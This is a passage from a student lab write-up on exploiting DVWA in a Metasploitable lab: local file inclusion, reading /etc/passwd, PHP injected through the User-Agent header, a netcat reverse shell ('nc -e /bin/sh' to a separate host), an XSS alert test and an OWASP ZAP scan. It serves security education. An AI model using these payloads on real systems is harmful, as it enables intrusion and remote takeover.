Accept	text/html,application/x...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Cookie	security=low; PHPSES...
Upgrade-Insecure-Req...	1
Priority	u=0, i

Step 3: Identify Vulnerable Parameter

The file inclusion parameter was identified in the intercepted request.

Request

```
1 GET /dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ HTTP/1.1
2 Host: 192.168.87.12
3 User-Agent: <?phpinfo()>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=26d490e7261dcf56e17a4d35c86c5326
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```


Inspector

Name	Value
Host	192.168.87.12
User-Agent	<?phpinfo()>
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Cookie	security=low; PHPSESSID=26d490e7261dcf56e17a4d35c86c5326
Upgrade-Insecure-Requests	1
Priority	u=0, i

Step 4: Confirm LFI Vulnerability

Sensitive system files were accessed to confirm LFI.


Payload used: ../../../../etc/passwd



Step 5: Achieve Code Execution via LFI

The LFI vulnerability was leveraged to execute system commands.

Payload used: <?passthru("nc -e /bin/sh 192.168.204.172 8888");?>




Step 6: Establish Reverse Shell

A Netcat listener was started and a reverse shell was received.

Command used:

```
nc -vv -l -p 8888
```



PART C – Cross-Site Scripting (XSS) – Discovery Only

Step 1: Identify XSS Modules


XSS modules were accessed in DVWA.

Step 2: Discover XSS Vulnerability

Malicious input was reflected or stored by the application.

Input used (discovery only):

```
<script>alert('XSS')</script>
```




PART D – Automated Vulnerability Scanning with OWASP ZAP

Step 1: Configure Target System


OWASP ZAP was configured to target the Metasploitable VM.

Target URL: http:192.168.87.12




Step 2: Perform Automated Scan

A full active and automated scan was initiated.



Step 3: Review Scan Results

Discovered vulnerabilities were reviewed and categorized by risk level.



Conclusion

The lab successfully demonstrated the identification and controlled exploitation of web application vulnerabilities using DVWA, Metasploitable, Netcat, Burp Suite, and OWASP ZAP, strictly within an educational environment.